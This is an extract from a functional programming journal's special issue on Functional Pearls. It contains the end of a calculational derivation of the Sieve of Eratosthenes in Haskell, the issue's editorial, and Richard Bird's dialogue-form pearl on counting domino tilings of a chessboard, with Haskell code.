$$\begin{aligned} & \text{map } f [n..] \\ = & \quad \{ \text{definition of } '..' \} \\ & \text{map } f (n : [n+1..]) \\ = & \quad \{ \text{definition of map} \} \\ & f n : \text{map } f [n+1..] \end{aligned}$$

Since the solution to (1) is unique, to establish that some function  $h$  equals  $\lambda n \rightarrow \text{map } f [n..]$  it now suffices to show that it satisfies the equation  $h n = f n : h(n+1)$ .

All Haskell lists used explicitly or implicitly in what follows will actually be ascending streams of naturals.

## 3 Characterizing the primes

The stream of primes can be described as:

$$\text{primes} = \text{map } \text{nthPrime} [0..] \quad (3)$$

using the fact that there is an inexhaustible supply of primes:  $\text{nthPrime } 0 = 2$ ,  $\text{nthPrime } 1 = 3$ ,  $\text{nthPrime } 2 = 5$ , etc. Of course, this needs to be supplemented by a characterization of function  $\text{nthPrime}$ .

What is a prime number? A *plural* is a natural number that is at least 2. The stream of all plurals is given by [2..]. A *prime* is then a plural that is not divisible by any other plural. Using the fact that a natural divisor of a plural  $p$  is at most  $p$ , this can equivalently be restated as: a prime is a plural that is not divisible by any smaller plural. It follows immediately from this characterization that 2 is prime. Since a non-prime plural (a.k.a. a *composite*) is divisible by a smaller plural, it is divisible by some smaller prime. This is the first step towards the proof of the prime factorization theorem, but here we use it for yet another characterization of the primes, one that is geared towards the Sieve:

a prime is a plural that is not divisible by any smaller prime.

In an ascending stream *smaller* is the same as *prior*. Therefore,  $\text{nthPrime } n$  is the head of the stream of plurals that remain after removing from [2..] the multiples of the primes  $\text{nthPrime } 0$ ,  $\text{nthPrime } 1$ , and so on, up to but not including  $\text{nthPrime } n$ .

The preceding is deemed part of elementary number theory. We can express it in Haskell, as follows. The operation of removing the multiples of primes prior to  $\text{nthPrime } n$  from a stream is given by *removeTo*  $n$ , using this definition of *removeTo*:

$$\text{removeTo } 0 = \text{id} \tag{4}$$

$$\text{removeTo } (n+1) = \text{filter}(\text{notdiv}(\text{nthPrime } n)) \cdot \text{removeTo } n \tag{5}$$

where

$$\text{notdiv } d \ n = n \text{'mod'} d \neq 0 \tag{6}$$

So, applying this filter to the plurals and taking the head of the resulting stream, we have:

$$\text{nthPrime } n = \text{head}(\text{removeTo } n [2..]) \tag{7}$$

The intermediate stream  $\text{removeTo } n [2..]$  corresponds, for successive values of  $n$ , to the ‘untouched’ plurals (i.e. neither circled nor crossed out) in successive rounds of the Sieve as shown in action in Section 1. Actually, (4)–(7) constitute a ludicrously inefficient, but nevertheless effective, Haskell program for computing the primes. It is so inefficient because the smaller primes are recomputed again and again, and so the time to compute the next prime roughly doubles each time. If function  $\text{nthPrime}$  is ‘tabulated’ or ‘memoized’ (Bird, 1980), this program is tolerably inefficient. In a sense, memoizing is what the Sieve does: it ‘reuses’ the previously computed primes.

Note that, for each natural  $n$ ,  $\text{removeTo } n$  is a filter, i.e., a function on streams that can be expressed in the form  $\text{filter } r$  for some predicate  $r$ . In general, if  $f$  is a filter, and  $h = \text{head}(f [2..])$ , it holds that  $f [2..] = h : f [h+1..]$ . This property of filters, which we state without proof, can be used to strengthen (7) to a property of the stream  $\text{removeTo } n [2..]$ :

$$\text{removeTo } n [2..] = \text{nthPrime } n : \text{removeTo } n [(\text{nthPrime } n) + 1 ..] \tag{8}$$

#### 4 Calculating the solution

A straightforward generalization of (3) is:

$$\text{primesFrom } n = \text{map } \text{nthPrime} [n..] \quad (9)$$

So, by (2),  $\text{primesFrom} = [\text{nthPrime}_\Delta(+1)]$ . We want to find an algorithm in sieve form for this, meaning that it uses the stream of primes it produces to filter the very same stream. To find such a solution we let ourselves be guided by the fact that it has to satisfy (1) for  $f := \text{nthPrime}$  and  $g := (+1)$ , or

$$\text{primesFrom } n = \text{nthPrime } n : \text{primesFrom}(n+1) \quad (10)$$

An ‘inspired guess’ is now that we can express function  $\text{primesFrom}$  in sieve form by:

$$\text{primesFrom } n = \text{sieve}(\text{removeTo } n [2..]) \quad (11)$$

for some function  $\text{sieve}$ . This guess is, of course, informed by the form of (7).

The remaining task is to find a suitable definition for  $\text{sieve}$ . Let us substitute the right-hand side of (11) for  $\text{primesFrom}$  in both sides of (10) and see how far we can symbolically evaluate the results. For the sake of brevity ‘ $\text{nthPrime } n$ ’ is abbreviated throughout by ‘ $p$ ’. For the left-hand side we calculate then:

$$\begin{aligned} & \text{primesFrom } n \\ = & \quad \{ (11) \} \\ = & \quad \text{sieve}(\text{removeTo } n [2..]) \\ = & \quad \{ (8) \} \\ = & \quad \text{sieve}(p : \text{removeTo } n [p+1..]) \\ = & \quad \{ \text{abbreviating ‘removeTo } n [p+1..] \text{’ to ‘ns’} \} \\ & \quad \text{sieve}(p : ns) \end{aligned}$$

For the right-hand side:

$$\begin{aligned} & p : \text{primesFrom}(n+1) \\ = & \quad \{ (11) \} \\ = & \quad p : \text{sieve}(\text{removeTo}(n+1) [2..]) \\ = & \quad \{ (5), \text{definition of ‘.’} \} \\ = & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p)(\text{removeTo } n [2..])) \\ = & \quad \{ (8) \} \\ = & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p)(p : \text{removeTo } n [p+1..])) \\ = & \quad \{ \text{abbreviating as above} \} \\ = & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p)(p : ns)) \\ = & \quad \{ \text{notdiv } p p = \text{False}, \text{definition of filter} \} \\ & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p) ns) \end{aligned}$$

So (10) holds if the final expressions in these two calculations are equal. If we treat  $p$  and  $ns$  in these expressions as ordinary variables rather than abbreviations for any specific expressions, and take the equation equating these two final expressions as the definition of  $\text{sieve}$ , the desired equality is certainly achieved.

For *primes* we find then:

$$\begin{aligned}
 & \text{primes} \\
 = & \{ (3) \} \\
 = & \text{map } \textit{nthPrime} [0..] \\
 = & \{ (9) \} \\
 = & \text{primesFrom } 0 \\
 = & \{ (11) \} \\
 = & \text{sieve } (\textit{removeTo } 0 [2..]) \\
 = & \{ (4), \text{definition of } \textit{id} \} \\
 & \text{sieve } [2..]
 \end{aligned}$$

The final program is now

$$\begin{aligned}
 \text{primes} &= \text{sieve } [2..] \\
 \text{sieve}(p : ns) &= p : \text{sieve } (\text{filter } (\text{notdiv } p) \text{ ns}) \\
 \text{notdiv } d \text{ } n &= n \text{'mod'} \text{ } d \neq 0
 \end{aligned}$$

a two-line program if *notdiv* is expanded in place. Note that *primesFrom* has departed from the stage, having played its role as a catalyst for the calculations.

## 5 Conclusion

We have arrived at a well-known functional program for the Sieve of Eratosthenes. Clearly, the initial definitions were set up to facilitate the steps leading to this particular solution, and there is no intended claim that invention *ab initio* might have proceeded equally smoothly. The derivation uses, apart from pure formal equational reasoning as originally proposed for program derivation in Burstall & Darlington (1977), and a few snippets of elementary number theory, only the fact that equation (1) is a characterization (also known as a *universal property*). There are other proof methods that will establish the same result (for a comparison of proof methods, see Gibbons & Hutton (1991)), but the present one is arguably the simplest, and without doubt the easiest to teach. It deserves to be better known.

## References

- Bird, R. S. (1980) Tabulation techniques for recursive programs. *Comput. Surv.* **12**(4), 403–417.
- Burstall, R. M. and Darlington, J. (1977) A transformation system for developing recursive programs. *J. ACM*, **24**(1), 44–67.
- Gibbons, J. and Hutton, G. (1999) Proof methods for structured corecursive programs. *Proceedings 1st Scottish Functional Programming Workshop*, Stirling, Scotland.
- Malcolm, G. R. (1990) *Algebraic Data Types and Program Transformation*. PhD thesis, Department of Computing Science, Groningen University, The Netherlands.
- Meijer, E., Fokkinga, M. and Paterson, R. (1991) Functional programming with bananas, lenses, envelopes and barbed wire. In: Hughes, J. (editor), *Proceedings ACM Conference on Functional Programming Languages and Computer Architecture: LNCS 523*, pp. 124–144. Springer-Verlag.

## *Special Issue on Functional Pearls*

### *Editorial*

RALF HINZE

*Institut für Informatik III, Universität Bonn  
Römerstraße 164, 53117 Bonn, Germany  
(e-mail: ralf@informatik.uni-bonn.de)*

*Wer die Perle in Händen hält,  
fragt nicht nach der Muschel.*

— Peter Benary

You are holding a necklace in your hands, composed of no fewer than thirteen exquisite pearls. The pearls are from all over the world, selected for the finest quality, smoothness and lustre. For your viewing pleasure, the necklace emphasizes variety, stringing pearls of wildly different color, shape and size. Satisfaction is guaranteed.

This special issue of the *Journal of Functional Programming* is devoted to Functional Pearls. The original call for papers solicited articles that were small, rounded and enjoyable to read. Thirty-seven papers were submitted in response to the call, of which thirteen were finally selected for inclusion in this special issue. The pearls cover a diverse range of topics, including circuit design, coalgebra, combinator libraries, data compression, fractal geometry, ICFP programming contests, puzzles, spicey, type systems, and, of course, parsing.

In nature, a masterpiece of a pearl is born from pain and suffering of the mother oyster. I do not know about the pain and suffering of the authors but the process of stringing this necklace was a very enjoyable one, due to the quality of papers and due to the overwhelming editorial support. More than a hundred referees helped to bring this special issue to life, in fact, too many to be listed here. Thank you! I would like to record a particular debt of gratitude to Richard Bird, the editor of JFP's regular Functional Pearls column, for contributing two lovely pearls and for reviewing many more. Furthermore, special thanks go to Simon Peyton Jones and Phil Wadler for the opportunity to publish the pearls as a special issue of the *Journal of Functional Programming*.

Enjoy the string of pearls,

Ralf Hinze

# FUNCTIONAL PEARL

## *On tiling a chessboard*

RICHARD S. BIRD

*Programming Research Group, Oxford University, Wolfson Building, Parks Road, Oxford OX1 3QD, UK*  
(e-mail: richard.bird@comlab.ox.ac.uk)

**Teacher:** Good morning class. Today I would like you to construct a program for finding out how many ways a chessboard can be tiled with dominoes. For those who don't play games, a chessboard is a  $8 \times 8$  board divided into 64 squares, and a domino is a  $2 \times 1$  tile which can cover two squares of the board either vertically or horizontally. For example, a  $2 \times 2$  board can be covered with two dominoes in exactly two ways, with both dominoes horizontal or both vertical.

**Fun:** Sounds like a fun problem. I would start by thinking about a function *tilings* ::  $(Int, Int) \rightarrow [Tiling]$  such that *tilings* ( $m, n$ ) returns a list of all the distinct tilings of an  $m \times n$  board. There seems no harm to me in generalising the problem right at the start. Having constructed *tilings* we can compose it with *length* to get the answer. That's the great thing about lazy functional programming, you can separate a program into its component parts and program compositionally without loss of efficiency.

**Data:** Well, you can't tile a  $3 \times 3$  board, or any rectangular board with two odd-numbered sides, without leaving a hole somewhere. Let me think of a suitable data structure for *Tiling*. It should be a list of pairs of numbers, each pair representing the two squares that are covered by a single domino. I know a neat way of numbering the squares of a chessboard that ...

**Set:** Data, why do you always want to plunge straight in with a data structure? We have no idea of how we want to process elements of *Tiling* yet, so no idea of what to represent. And Fun, why do you always immediately go for lists? We might want a tree of tilings or some other structure to represent the *set* of possible tilings. I would think about a function *tilings* with type  $(Int, Int) \rightarrow Set Tiling$  and worry about the representation later.

**Rel:** I would go further than Set and think about a relation *tiling* ::  $(Int, Int) \rightsquigarrow Tiling$  that returned an arbitrary tiling. As you know, I think of relations as nondeterministic functions. Of course, we have to ensure that every legitimate tiling was a possible outcome of *tiling*.

**Set:** Rel, there you go again wanting to bring relations into everything. This is clearly a problem about sets, so why won't set-valued functions suffice?

**Rel:** Simplicity of notation. I can think of a relation  $\text{putDomino} :: \text{Tiling} \rightsquigarrow \text{Tiling}$  that adds one more domino to a partial tiling. You have to think of a function  $\text{putDomino} :: \text{Tiling} \rightarrow \text{Set Tiling}$  that returns all the ways a single domino can be added. Consequently, when you want to compose two  $\text{putDomino}$  functions you have either to bring in a set comprehension, or use *union* and *mapSet* all over the place. Both of these add to the complexity of expressions. I, on the other hand, can use relational composition. Right at the end we can lift everything to the set level, but the notational overhead is less if we stick to relations for most of the reasoning.

**Set:** I don't see that it makes much difference, but since Rel and I agree basically about how to start, I am willing to go along with this relational stuff. In fact, I can see how to specify the problem using  $\text{putDomino}$ ; we have

$$\text{tiling}(m, n) = \text{putDomino}^N \cdot \text{empty}$$

where  $N = \lfloor m * n / 2 \rfloor$ . The relation  $\text{empty}$  returns an empty tiling, and  $P^n$  composes the relation  $P$  with itself exactly  $n$  times.

**Fun:** Yes, of course. I was already thinking of decomposing my *tilings* function into a repetition of *putDomino* functions when I proposed it. Given *putDomino* it is easy to code up the result as a Haskell program. There will be a lot of backtracking on encountering dead-ends, but one of the advantages of lazy functional programming is that we don't have to program the backtracking ourselves. Indeed this was emphasized as one of the great points about lazy functional programming when it was first proposed.

**Rel:** True, but a program without backtracking is going to be faster than one with it. Let me abbreviate *putDomino* simply to the letter  $P$ , and *empty* to  $E$ . To avoid backtracking we want a refinement  $Q \subseteq P$  so that, again with  $N = \lfloor m * n / 2 \rfloor$ ,

$$Q^N \cdot E = P^N \cdot E \tag{1}$$

$$\text{range}(Q^n \cdot E) \subseteq \text{domain } Q \quad \text{for } 0 \leq n < N \tag{2}$$

Equation (1) says that we don't lose any full tilings by considering  $Q$  rather than  $P$ , and (2) says that any partial tiling that has been constructed using  $Q$  can always have another  $Q$  applied to it, so backtracking isn't needed.

In fact we can go further. Since  $Q \subseteq P$  we can take  $Q = S \cdot P$  where  $S \subseteq \text{id}$ , so  $S$  is what is called a *coreflexive* relation. You can think of  $S$  as a filter that allows only "safe" tilings through. Now it is easy to show by induction that (1) follows from

$$S \cdot E = E \tag{3}$$

$$S \cdot P^N \cdot E = P^N \cdot E \tag{4}$$

$$S \cdot P^{n+1} \cdot E = S \cdot P \cdot S \cdot P^n \cdot E \quad \text{for } 0 \leq n < N \tag{5}$$

Equation (3) says that the empty tiling is safe, and (4) that the full tiling is safe. Equation (5) is a little trickier to interpret, but it says that given any safe nonempty tiling we can always *remove* a domino to give a safe tiling. From (5) we get  $S \cdot P^n \cdot E = Q^n \cdot E$ , and (1) follows from this and (4).

**Set:** I see that. Since  $S \subseteq id$  we have  $S \cdot P \cdot S \cdot P^n \cdot E \subseteq S \cdot P^{n+1} \cdot E$ , so the interesting direction is  $S \cdot P^{n+1} \cdot E \subseteq S \cdot P \cdot S \cdot P^n \cdot E$ , which has the interpretation you have just given. See, Rel, I remember that relational composition is monotonic under inclusion. And surely (5) is also necessary for (1) because if some safe  $(n + 1)$ -tiling is not achievable by applying a safe move to a safe  $n$ -tiling, then we will miss all of its completions, and (2) says that there is at least one such completion. But how do you simplify (2)?

**Rel:** Well,  $\text{range } X \subseteq \text{domain } Y$  just in the case that  $X \subseteq Y^T \cdot Y \cdot X$ , where  $Y^T$  denotes the converse of  $Y$ . The converse of a relation is just like the transposition of a matrix, so we will use the same notation. Now,

$$\begin{aligned}
& \text{range}(Q^n \cdot E) \subseteq \text{domain } Q \\
\equiv & \quad \{\text{above remark}\} \\
& Q^n \cdot E \subseteq Q^T \cdot Q \cdot Q^n \cdot E \\
\equiv & \quad \{\text{since (5) implies } Q^n \cdot E = S \cdot P^n \cdot E\} \\
& S \cdot P^n \cdot E \subseteq Q^T \cdot S \cdot P^{n+1} \cdot E \\
\equiv & \quad \{\text{since } Q = S \cdot P\} \\
& S \cdot P^n \cdot E \subseteq (S \cdot P)^T \cdot S \cdot P^{n+1} \cdot E \\
\equiv & \quad \{\text{since } (S \cdot P)^T = P^T \cdot S^T = P^T \cdot S \text{ as } S^T = S \text{ for a coreflexive } S\} \\
& S \cdot P^n \cdot E \subseteq P^T \cdot S \cdot S \cdot P^{n+1} \cdot E \\
\equiv & \quad \{\text{since } S \cdot S = S \text{ for a coreflexive } S\} \\
& S \cdot P^n \cdot E \subseteq P^T \cdot S \cdot P^{n+1} \cdot E
\end{aligned}$$

Hence (2) is equivalent to

$$S \cdot P^n \cdot E \subseteq P^T \cdot S \cdot P^{n+1} \cdot E \tag{6}$$

And (6) says that given any safe partial tiling we can always *add* a domino to give a safe tiling. So a safe tiling has to be one to which you can add or remove a domino and leave a safe tiling.

**Fun:** I don't really see where all this is leading.

**Set:** Rel's point is that if we can find an appropriate definition of a safe tiling, and only construct bigger safe tilings out of smaller ones, then we will still get all possible tilings without having to backtrack: all safe tilings can be completed to a full board. The interesting question now is: What is a safe tiling?

**Data:** How about taking a safe tiling as one that contains no holes? Its certainly true of the empty and full tiling, and I bet we can show that your conditions are met, Rel.

**Set:** I think you would lose your bet, Data. Consider a full board but with the top-left and top-right squares missing. This contains no holes, and we can tile this shape to reach the position, but the trouble is we cannot complete the tiling with an extra domino. By the way, I nearly said remove the bottom-left and top-right squares but, as every puzzle solver knows, these two squares have the same colour, so one cannot tile this shape with dominoes. Every domino covers two squares of different colours, so in any partial tiling the number of covered White squares equals the number of covered Black squares.

**Data:** Well, how about no holes and the unfilled squares all belong to connected components of even size?

**Fun:** That may work, but isn't it going to be hard to keep track of the connected components? We want safe positions that are easy to recognize.

**Rel:** I am still thinking about (5) and (6); surely the proof that we can add a domino should be similar to the proof that we can remove one. There is a duality here that we are not exploiting. Suppose we let  $D$ , pronounced "dual", be a nondeterministic function that takes a tiling  $t$  and returns some tiling of the squares not covered by  $t$ . So  $D$  together with  $t$  tiles the whole board. In symbols,

$$D \cdot P^n \cdot E = P^{N-n} \cdot E \quad \text{for } 0 \leq n \leq N \quad (7)$$

In particular, the dual of the empty board is a full board and conversely. We also have

$$D \cdot P = P^T \cdot D \quad (8)$$

In words, if we can obtain a tiling by adding a domino and then taking a dual, then we can obtain the same tiling by first taking the dual and then removing some domino. Equation (8) also holds on the full board because both sides denote the empty relation. Now I think we can show that (5) and (6) are the same thing if we also assume that  $S \cdot D = D \cdot S$ , that is, the dual of a safe tiling is a safe tiling of the dual. Let us assume (5) holds, which by a change of variable is equivalent to

$$S \cdot P^{N-n} \cdot E = S \cdot P \cdot S \cdot P^{N-n-1} \cdot E$$

for  $0 \leq n < N$ . Taking the dual of the left-hand side, we have

$$\begin{aligned} & D \cdot S \cdot P^{N-n} \cdot E \\ &= \{ \text{assuming } D \cdot S = S \cdot D \} \\ & S \cdot D \cdot P^{N-n} \cdot E \\ &= \{ \text{by (7)} \} \\ & S \cdot P^n \cdot E \end{aligned}$$


Doing the same for the right-hand side, we have

$$\begin{aligned}
 & D \cdot S \cdot P \cdot S \cdot P^{N-n-1} \cdot E \\
 = & \quad \{ \text{assuming } D \cdot S = S \cdot D \} \\
 & S \cdot D \cdot P \cdot S \cdot P^{N-n-1} \cdot E \\
 = & \quad \{ \text{using (8)} \} \\
 & S \cdot P^T \cdot D \cdot S \cdot P^{N-n-1} \cdot E \\
 = & \quad \{ \text{using } D \cdot S = S \cdot D \text{ again, and then (7)} \} \\
 & S \cdot P^T \cdot S \cdot P^{n+1} \cdot E
 \end{aligned}$$

So we have proved (6). I am sure we can go the other way, but it's enough that we have reduced two proofs to one.

**Data:** Well, I can't follow all your details, but I do see that we want a safe tiling to be one whose dual is also safe. That obviously prevents us defining a safe shape as one with no holes, as its dual can have a very big hole! Let me think. (Pause.) I know! Let a safe tiling be one that looks like a step function. Suppose we start tiling in the bottom left-hand corner of the board. Then the step shape will be one that descends in steps from somewhere from up the left-hand side to the “floor” of the board. The dual of this step shape will also be a step shape, provided we view it from the top-right corner.

We can represent such a shape by a sequence of integers  $(v_i, h_i)$  for  $0 \leq i \leq k$  for some  $k$ . The value  $v_0$  is the drop from the top of the board to the top step (so  $v_0 \geq 0$ ), and  $h_0 > 0$  is the width of step number 0. Then  $v_i > 0$  and  $h_i > 0$  give the drop to and the width of step number  $i$ , and finally  $v_k > 0$  and  $h_k \geq 0$  is the final drop and the distance to the bottom-right corner. For a chessboard the starting step is  $[(8, 8)]$  and the final step is  $[(0, 8), (8, 0)]$ . Here is a picture of the step shape  $[(1, 1), (2, 1), (2, 2), (2, 2), (1, 2)]$ :



**Set:** There is another way to represent your step shape, namely by a sequence

SESSESSESESSEESEE

of moves, where  $S$  denotes a move South, and  $E$  a move East. The initial shape is  $S^8E^8$  and the final shape is  $E^8S^8$ . Perhaps we should keep this alternative in mind as well.

We still have to prove that the step shape is safe. I agree that both the empty and full tilings are step shapes, but that is not enough. Can we add a domino to a non-full step shape and leave a step shape?

Let's see. Suppose we cannot add a domino to the top step. This will happen if either  $v_0 = 0$ , when there is no room, or  $(v_0, h_0) = (1, 1)$ . In the second case only a horizontal domino would fit but it would overhang the remaining steps. But if we can't add a domino to the second step as well, then we also have  $(v_1, h_1) = (1, 1)$ . Etcetera, until at the end we have either  $(v_k, h_k) = (1, 1)$  or  $h_k = 0$ . So it seems that the one kind of step shape we can't add a domino to is a "real" set of steps with each step having a unit drop and width! We therefore have to show that a real set of steps can't be built by tiling according to our rules.

Oh, but this is obvious, isn't it? Every step in a real set of steps has the same colour, either Black or White. It follows that a real set of steps covers more of one colour than the other. Since each domino covers both a Black and a White square, a real set of steps cannot be covered by dominoes. I suppose Rel would like to see this proof conducted through a formal calculation with dots and relations, and not a variable in sight.

**Rel:** Yes I would: calculation is the sincerest form of proof. But I don't want to spend time on it as your argument is quite convincing. By my previous reasoning, your proof is enough to show that we can always remove a domino from a non-empty step shape and leave a step shape. In fact, we can see directly that a real set of steps is the only kind we can't remove dominoes from. Anyway, I am itching to represent these placements of dominoes symbolically.

**Fun:** Before you do, there is a problem. I agree that systematically placing dominoes to maintain a step shape is a good idea, but if we do it in all possible ways we will surely create exactly the same tiling many times over. Somehow we have got to either generate each tiling just once, or find some way of filtering out duplicates. The problem with Data's simple representation is that two different tilings may end up having the same step shape, so the information provided by the step shape alone is not going to be sufficient to identify duplicates.

**Set:** That's true. But Data's representation is so neat that I would like to stick with it. That means finding a way to generate each possible tiling just once. (*Pause.*)

**Dili:** While you lot have been chattering away I have been diligently working out the  $4 \times 4$  case by hand. There are 36 ways to tile a  $4 \times 4$  board. There are five ways to tile a  $4 \times 2$  board, so putting two of these side by side gives 25 ways. Another

nine are obtained by putting two  $2 \times 4$  boards above one another – not counting those tilings that fall into the first case. Finally, there are two ways to tile a board that cannot be split into two subtilings side by side or above one another. And  $25 + 9 + 2 = 36$ . Would you like to see them?

**Data:** No thanks, but that information will be a useful check when we come to construct the program. Returning to the problem, think of the tree that represents the possible safe tilings. The root of the tree is the empty board and we want all the leaves to be at depth  $N$  labelled with the distinct full tilings. Each edge represents the action of one *putDomino*. Now, we have to ensure that each safe partial tiling appears exactly once in the tree, so two distinct tilings mustn't give the same result by adding dominoes. Then we would get a directed graph rather than a tree. More precisely, suppose  $T_1$  and  $T_2$  are distinct tilings, and  $P_1$  and  $P_2$  are two instances of *putDomino*; then we want to forbid  $T_1 + P_1 = T_2 + P_2$ .

Well, obviously,  $P_1 \neq P_2$ , otherwise  $T_1$  and  $T_2$  would be the same tiling, and  $P_1$  and  $P_2$  can't be vertical and horizontal dominoes placed on the same step because they wouldn't result in the same step shape. So  $P_1$  and  $P_2$  have to be dominoes placed on different steps. (*Pause.*)

**Rel:** Can't we solve the problem by only putting dominoes on the highest steps that they fit? The troublesome situation arises because one can add two dominoes  $P_1$  and  $P_2$ , placed on different steps, to the same step shape  $T$ . Then  $T_1 = T + P_2$  and  $T_2 = T + P_1$ . If we follow my strategy, then one of  $T_1$  and  $T_2$  will never be generated, so the problem doesn't arise.

**Fun:** No, that doesn't quite work. Consider the "Stonehenge" shape of two vertical dominoes with a horizontal one across the top. If we follow your strategy then, after placing the leftmost vertical domino, we have to put the next domino vertically on top of it, so we can never build Stonehenge!

**Set:** Interesting. One *can* adopt the strategy of placing a horizontal domino only at the highest place it will fit, because either a vertical domino can also be placed there, or can be placed on the square in some other part of the tree when a vertical wall of sufficient height has been built on the left. The problem is with vertical dominoes only.

I think I can see the way forward now. There is no problem if  $P_1$  and  $P_2$  have different orientations but are placed on the same step, nor if both  $P_1$  and  $P_2$  are horizontal dominoes. So suppose that  $P_1$  is a vertical domino placed on a higher step than than domino  $P_2$ . Let us allow the move  $P_1$  now, but prevent it from happening in some other descendant of the step shape by leaving a little pebble on the step on which  $P_1$  sits, meaning that in other parts of the tree only a horizontal domino can be placed there (if it can, of course).

**Data:** I see. So we want to represent a step not by a pair of integers but by a triple  $(p, v, h)$  in which  $p$  is either *Free* or *Pebble*. A step  $(Free, v, h)$  means we are free

to place either a vertical or horizontal domino on the step (if either or both are possible), but a value  $(Pebble, v, h)$  means that only a horizontal domino may be placed there if at all possible.

Here is how we process the step shape  $[(p_0, v_0, h_0), \dots, (p_k, v_k, h_k)]$ . We pass over steps  $(p, v, h)$  for which  $v * h \leq 1$  because no dominoes can be placed on them, so suppose we are now considering  $(p_i, v_i, h_i)$  where  $v_i * h_i > 1$ . Suppose first that  $p_i = Free$ . If  $v_i \geq 2$  and  $h_i \geq 2$ , then we can place either a vertical or a horizontal domino on the step, so we do both. If  $v_i \geq 2$  and  $h_i = 1$ , then we place a vertical domino on the step, and, in searching further down the list, record the fact that we have done so by leaving the step  $(Pebble, v_i, h_i)$  behind. In the remaining case  $v_i = 1$  and  $h_i \geq 2$  we simply place a horizontal domino.

**Fun:** We might as well do this as a program! I propose defining the types

```
> data State  = Free | Pebble
> type Step   = (State,Int,Int)
> type Shape  = [Step]
```

Agreed, *Shape* records only the step shape and not the tiling that leads to it, but our problem is only to count the number of tilings, not to enumerate them. I am going to represent *putDomino* by a function that takes a *Shape* and returns a list of *Shape* without duplicates. Here is the definition, which follows the scheme proposed by Rel, Set and Data:

```
> putDomino :: Shape -> [Shape]
> putDomino [] = []
> putDomino ((Free,v,h):steps)
>   | v>=2 && h>=2  = [horizontal v h steps, vertical v h steps]
>   | v>=2 && h==1   = [vertical v h steps] ++
>                         map (cons (Pebble,v,h)) (putDomino steps)
>   | v==1 && h>=2  = [horizontal v h steps]
>   | otherwise        = map (cons (Free,v,h)) (putDomino steps)

> putDomino ((Pebble,v,h):steps)
>   | v>=1 && h>=2  = [horizontal v h steps]
>   | otherwise        = map (cons (Pebble,v,h)) (putDomino steps)
```

We still have to define horizontal and vertical, but I think the main structure is clear. The definition of *cons x xs* is, of course, just *x:xs*.

**Set:** Can't we just program horizontal and vertical by

```
> horizontal v h steps = (Free,v-1,2):(Free,1,h-2):steps
> vertical v h steps  = (Free,v-2,1):(Free,2,h-1):steps
```

Placing either kind of domino introduces a new step; in the horizontal case the height of *v* is reduced by 1 and the step has width 2. The new step has height 1 and width *h* – 2. Similar remarks apply to the vertical case. Ah, not quite. These definitions can introduce “virtual” steps with height or width 0.

**Rel:** I don't think that is a big problem: virtual steps can be merged with real steps above or below them. You want to change the definitions to read

```
> horizontal :: Int -> Int -> Shape -> Shape
> horizontal v h steps
>   | h>2 || null steps = (Free,v-1,2):(Free,1,h-2):steps
>   | otherwise           = (Free,v-1,2):(p,v'+1,h'):steps'
>                                where (p,v',h'):steps' = steps

> vertical :: Int -> Int -> Shape -> Shape
> vertical v h steps
>   | h>1 || null steps = (Free,v-2,1):(Free,2,h-1):steps
>   | otherwise           = (Free,v-2,1):(p,v'+2,h'):steps'
>                                where (p,v',h'):steps' = steps
```

**Fun:** Well, that doesn't get rid of virtual steps at the head of the list. I see now that the way to do that is to modify my definition of cons to read

```
> cons :: Step -> Shape -> Shape
> cons (p,v,h) ((Free,0,h'):steps) = (p,v,h+h'):steps
> cons (p,v,h) steps             = (p,v,h):steps
```

I think we are almost done now. We can define

```
> tilings :: (Int,Int) -> [Shape]
> tilings (m,n) = putnDominos d [[(Free,m,n)]]
>                      where d = (m*n) `div` 2

> putnDominos :: Int -> [Shape] -> [Shape]
> putnDominos 0 = id
> putnDominos d = putnDominos (d-1) . concat . map putDomino

> main = print (length (tilings (8,8)))
```

I agree now that all that relational stuff was useful in the beginning, and it certainly led Data to think about step shapes, but we were always heading for a functional program.

**Dili:** For square boards you can double the speed of your program by always starting off with a horizontal tile in the bottom-left corner. Then by symmetry you get exactly half the possible tilings, so double the final answer.

**Teacher:** Thank you all, I think you have collaborated very well indeed. There is another way to program the problem though. Go back to Set's alternative representation of step shapes as sequences of S and E moves. Consider the grammar

$$\begin{array}{lcl} SSE & \rightarrow & ESS \mid SXE \\ SEE & \rightarrow & EES \\ XEE & \rightarrow & EES \end{array}$$

The first rule corresponds to either adding a vertical domino or leaving a pebble on the step. The second rule is interpreted as adding a horizontal domino, and the third rule as replacing the pebble by a horizontal domino. Given a starting value of  $S^8E^8$ , the problem is to count the number of leftmost derivations that lead to a final shape  $E^8S^8$ . A leftmost derivation corresponds to adding a domino on the highest step. There is a fairly simple closure algorithm to implement the problem but I won't go into details since I suspect that the advantages and disadvantages of the second method (no arithmetic, but a less compact representation of shapes) is counter-balanced by the advantages and disadvantages of yours.

You may like to know that there are 12,988,816 possible tilings of the chessboard. In fact, there is a formula for the number of tilings of an  $m \times n$  rectangle. It occurs in *Concrete Mathematics*, by Graham, Knuth and Patashnik, as Bonus problem 51 in Chapter 7. The formula is

$$2^{mn/2} \prod_{\substack{1 \leq j \leq m \\ 1 \leq k \leq n}} \left( \cos^2 \frac{j\pi}{m+1} + \cos^2 \frac{k\pi}{n+1} \right)^{1/4}$$

(The exponent 1/4 is missing in early printings, but was corrected in the ninth printing.) According to the authors, the proof is not easy and “really beyond the scope of this book”.

### Acknowledgements

This pearl was inspired in part by Edsger Dijkstra's note “Nondeterministic construction of an arbitrary witness” (EWD 1229, January 1996). Dijkstra used the  $S$  and  $E$  representation, although he was concerned only with the problem of generating every tiling, not with the trickier problem of generating every tiling without duplicates.

